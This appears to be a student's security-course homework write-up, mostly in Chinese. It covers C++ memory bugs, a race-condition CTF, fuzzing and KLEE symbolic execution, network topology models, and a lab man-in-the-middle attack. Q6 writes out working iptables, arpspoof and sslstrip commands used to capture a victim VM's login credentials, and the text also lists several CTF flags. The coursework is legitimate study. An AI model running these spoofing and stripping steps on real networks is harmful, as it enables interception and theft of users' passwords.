Q1.

(共找到 6 個 bugs)

a.

```
void edit_person()
{
    string name;
    unsigned int age = 0;
    unsigned int salary = 0;
    int idx = 0;
    job_menu();
    switch (read_long())
    {
    case 1:
        cout << "index :";

        idx = read_int();
        /*

            !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
            if idx is negative,
            user could access the memory space that wasn't distrimute to the specified variable.

        */
```

在 edit_person() 這個 function 裡面透過指定 idx 來對不同的變數位置做編輯，但是這邊的 idx 宣告為 integer，所以 User 可以輸入負數值給 idx，存取到超出原先指定分配的 array index，對其他的記憶體空間做存取，所以應該要把變數 idx 宣告為 unsigned integer，這樣存取的 index 範圍就會被限制在 0<= idx < MAX。

b.

```
void edit_info()
{
    setname();
    cout << "Project :";
    cin >> project;
    /*
    !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
    new Project input may overflow the original project array.
    cause overwrite to other memory space
    and C++ won't show any warning message.

    */
    cout << "Done !" << endl;
}
```

在 class PM 的 public function edit_info() 裡面，新輸入的 project 會取代掉原先的 project value，但是 cin 並不會檢查輸入的長度，所以新輸入的 project value 除了覆寫掉圓心的 string array 空間之外，還可能超出原先被分配給變數 project 的記憶體空間，覆寫到其他記憶體空間內未知的資訊，所以應該要在輸入新 project value 的時候做字串長度的檢查。

c.

```
cout << "Project :";
scanf("%64s", project); // ????? no place for '\0'??

/*
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
whether it will be no place to store '\0' ?
or '\0' store at out of declared 64 bytes array.
*/
```

在 new_person() function 的 case1 中寫入 PM 的變數 project 時使用的是 scanf(“%64s” , project)，然而 project 本身的 char array 宣告也只有 64 bytes，所以一旦 User 輸入超過 64 個字元就會使得這個字串的空白字元 (\0) 無法存放，會使用到超出 index 0~63 的記憶體空間，應該要改為 scanf(“%63s” , project) 來保證空白字元能夠存放。

d.

```
*pm_count++;
/*
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
*pm_count will moves the pointer address rather than
increment the *pm_count value !!!
*/
```

*pm_count++ 增加的是 pointer address，而不是增加了 PM 的人數 value，所以應該要改成 (*pm_count)++。

e.

```
PM(string uname, unsigned int uage, char *uproject, unsigned int usalary)
{
    setnamebyname(uname);
    setage(uage);
    project = new char[strlen(uproject)];
    memcpy(project, uproject, strlen(uproject));
    usalary = salary;
    /*
    !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
    The value setting is in wrong order...
    should be -> salary = usalary
     */
}
```

PM salary 的賦值運算順序錯誤了，原先的 salary 也沒有 initiailize，連是什麼值都不知，何況還被賦值給了 parameter，應該改回 salary = usalary;。

f.

```
pm_array[idx] = new PM(name, age, project, salary);
// .c_str() 將String物件轉換成C語言形式的字串常數。
tmpname = new char[strlen(name.c_str())];
memcpy(tmpname, name.c_str(), strlen(name.c_str()));
/*
new char use strlen to determine memory size,
but string must has '\0' at the end.
strlen does't count in '\0' so there would be no place to store '\0'.
 */
```

new memory space 用的是 strlen，但是 strlen 不會把空白字元數進去，所以之後 tmpname 存的 char 最後面可能會沒有空白字元，或者會用到超出所分配的記憶體空間，應該要改成：
tmpname = new char[strlen(name.c_str()) + 1];
memcpy(tmpname, name.c_str(), strlen(name.c_str()) + 1)

Reference:

http://opencourse.ndhu.edu.tw/pluginfile.php/750/mod_resource/content/0/L1_Strings.pdf

Q2.

```
Well-done! Here is your flag: BALSN{TOCTOU/R4CE_CONDI7I0N_I5_50_IN7ERE57ING}
```

因為 server 端在存取資料的時候可能會有同步問題，所以我們建立4個 thread，分別購買不同的神奇寶貝，因為幾乎平行的發出需求，所以 Server 還來不及更新 Coin 就會收到另一個 session 的購買請求，最後我們直接購買完了所有的 Pokemon!!

Q3.

BALSN{This_!5_7h3_34sy_onE}
BALSN{FuzZZZzzzZZzzZzZZZZZzz!nGGG}
BALSN{FUzziNG_i5_S0_Fun!}
BALSN{G0od_LucK_K33P_Try!nG}
BALSN{N0w_Y0u_UnD3RS7aND_H0w_Fuzz3r_W0rK_^^}

```
BALSN{This !5 7h3 34sy onE}
BALSN{FuzZZZzzzZZzzZzZZZZZzz!nGGG}
BALSN{G0od LucK K33P Try!nG}
BALSN{This !5 7h3 34sy onE}\n5-1\nBALSN{FUzziNG i5 S0 Fun!}
BALSN{FuzZZZzzzZZzzZzZZZZZzz!nGGG}\n1-1-1-1\n1-1-1-1-1\n5\nBALSN{This !5 7h3 34sy onE}
```

原本的想法是將 20 bytes 的每一個 index 都用一個 balance search tree，只要失敗就只變動其中一個 index value，以此來進行，但這樣的做法效率不太好，在沒有任何 branch condition 線索的情況下其實跟暴力搜尋差不多。

所以嘗試了一下 random 的方式，發現應該不用 1 分鐘就做出來了 =u=b，代表 condition 的 range 遠比 worst case 想的好很多。

Q4

```
Valid UUID!
BALSN{P4tH_3xpl0s!oN_b0oo0oO0o0oOO0ooOM}
```

這題的重點在於解決 path explosion 的問題，前面的步驟都跟 tutorial 大同小異，在把 uuid.c 送到 docker container 後照著以下步驟：

> $ clang -I ~/klee_src/include -emit-llvm -c -g uuid.c -o uuid.bc
> $ klee --libc=uclibc --posix-runtime uuid.bc --version
> $ ktest-tool klee-last/test00001.ktest (這組 input 是 failed 的)
> $ ktest-tool klee-last/test00002.ktest

```
num objects: 2
object 0: name: 'model_version'
object 0: size: 4
object 0: data: b'\x01\x00\x00\x00'
object 0: hex : 0x01000000
object 0: int : 1
object 0: uint: 1
object 0: text: ....
object 1: name: 'buf'
object 1: size: 36
object 1: data: b'2b59e59e-0c25-421c-96d1-4670f6baee01'
object 1: hex : 0x326235396535395652d306332352d343231632d393664312d343637306636626165653031
object 1: text: 2b59e59e-0c25-421c-96d1-4670f6baee01
klee@ac0958d074c1:~$
```

為了處理 path explosion 必須更改 uuid.c 的內容，使用 klee.assume() 限制一些可能會被 branch 擋下的 input，如下圖：


```
puts("=== Welcome to the secret service ===");
puts("Input valid UUID:");

// read(0, buf, 0x24);
klee_make_symbolic(buf,0x24,"buf");
klee_assume(buf[8] == '-');
klee_assume(buf[13] == '-');
klee_assume(buf[18] == '-');
klee_assume(buf[23] == '-');

klee_assume( buf[0] != '-');
klee_assume( buf[1] != '-');
klee_assume( buf[2] != '-');
klee_assume( buf[3] != '-');
klee_assume( buf[4] != '-');
klee_assume( buf[5] != '-');
klee_assume( buf[6] != '-');
klee_assume( buf[7] != '-');

klee_assume( buf[9] != '-');
klee_assume( buf[10] != '-');
klee_assume( buf[11] != '-');
klee_assume( buf[12] != '-');

klee_assume( buf[14] != '-');
klee_assume( buf[15] != '-');
klee_assume( buf[16] != '-');
klee_assume( buf[17] != '-');

klee_assume( buf[19] != '-');
klee_assume( buf[20] != '-');
klee_assume( buf[21] != '-');
klee_assume( buf[22] != '-');
```

```
int check1(unsigned char* buf)
{
    int i, j;
    int count = 0;

    for(i = 0; i < 0x24; i++)
    {
        if(buf[i] == '-')
            continue;
        for(j = 0; j < 0x24; j++)
        {
            if(buf[j] == '-')
                continue;

            if(i == j)
                continue;

            klee_assume((buf[i]^buf[j]) == secret[count++]);
            // if((buf[i]^buf[j]) != secret[count++])
            //     return 0;
        }
    }

    return 1;
}
```

Q5.

A.

1. GUI




2.


我認為 BarabsiAlbert (BA) model 更能代表現實的 AS-level topology。

Waxman 為一個隨機拓樸模型，節點之間的連結是以機率的方式決定，任兩節點之間會受到距離遠近而有不同的 Poisson 機率，透過參數的調整能盡可能地接近現實的網路拓樸。
(然而有實驗指出目前網路拓樸中的節點平均 connectivity degree 約為 4，但按照 Waxman 的算法，當網路節點數較大時生成的網路拓樸節點平均 degree 遠大於4，因此該算法不能很好的模擬現實的網路環境。)

Barabási–Albert (BA) model 主要的不同在於為一個 scale-free networks，degree distribution 具有 power law 的性質，相較之下更符合現有的網路拓樸，也就是說現實上在 AS-level topology 中，一個新的 AS 加入網路後更傾向於與較大的 AS 建立連結，可能可以得到更短的封包傳送 path、與更多 AS 有間接連結等等...簡單的例子就是：若有一個台灣的新 AS 成立，那它一定會傾向於選擇與美國的大 AS 建立連結而不會選擇距離反而比較近的太平洋海島國家 network AS…

下左為 Waxman 與 下右圖 BA model 的生成拓樸比較。


(a) 随机网络拓扑



Acknowledge:
[維基百科-無尺度網路]
[Waxman-Salama 模型網路拓樸生成算法設計與實現]
[wikipedia - Barabasi Albert model]
[產生 scale-free network]

B. (skip)

Q6.

1.

Attacker
- OS : Kali Linux
- Network setting : bridged Adapter
- gateway IP : 192.168.1.1

Victim
- OS : Ubuntu 18.04
- Network setting : bridged Adapter
- victim IP : 192.168.1.59

a. 首先在 Kali Linux VM 查看攻擊者自己的 IP 為何 (192.168.1.1)
> $ route -n

b. 在 victim Ubuntue VM 中查看 IP (192.168.1.59)
> $ ifconfig

c. 設定 Kali Linux 中要從哪個 port 取 traffic 轉傳到令一個 port
> $ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to--port 5050

d. Enable IP Forwarding in Kali Linux VM
> $ echo 1> /proc/sys/net/ipv4/ip_forward

e. ARP Spoofing , 設定 target IP 和自己的 IP
> $ arpspoof -i eth0 -t 192.168.1.59 -r 192.168.1.1


f. 使用 wireshark 紀錄

2.

a. 基於上題中 ARP Spoofing 的指令繼續另開一個新的 terminal
> $ sslstrip -l 5050 # 因為我們之前設定要把 traffic 轉到 Kali Linux 的 port 5050

透過這樣的攻擊，victim Ubuntu VM 在使用 ceiba 登入的時候傳送的帳號密碼都會如下圖一樣被我們看到了!!!

user: aaaaaaaa, Password: bbbbbbbbbb



Acknowledge:
http://note.heron.me/2016/04/kali-tool-series-sslstrip.html?fbclid=IwAR3FckyWJibEHk8bPzq8u1T0CUgryM5jJY073F-eOsmPt7cv8YubzMDHYRk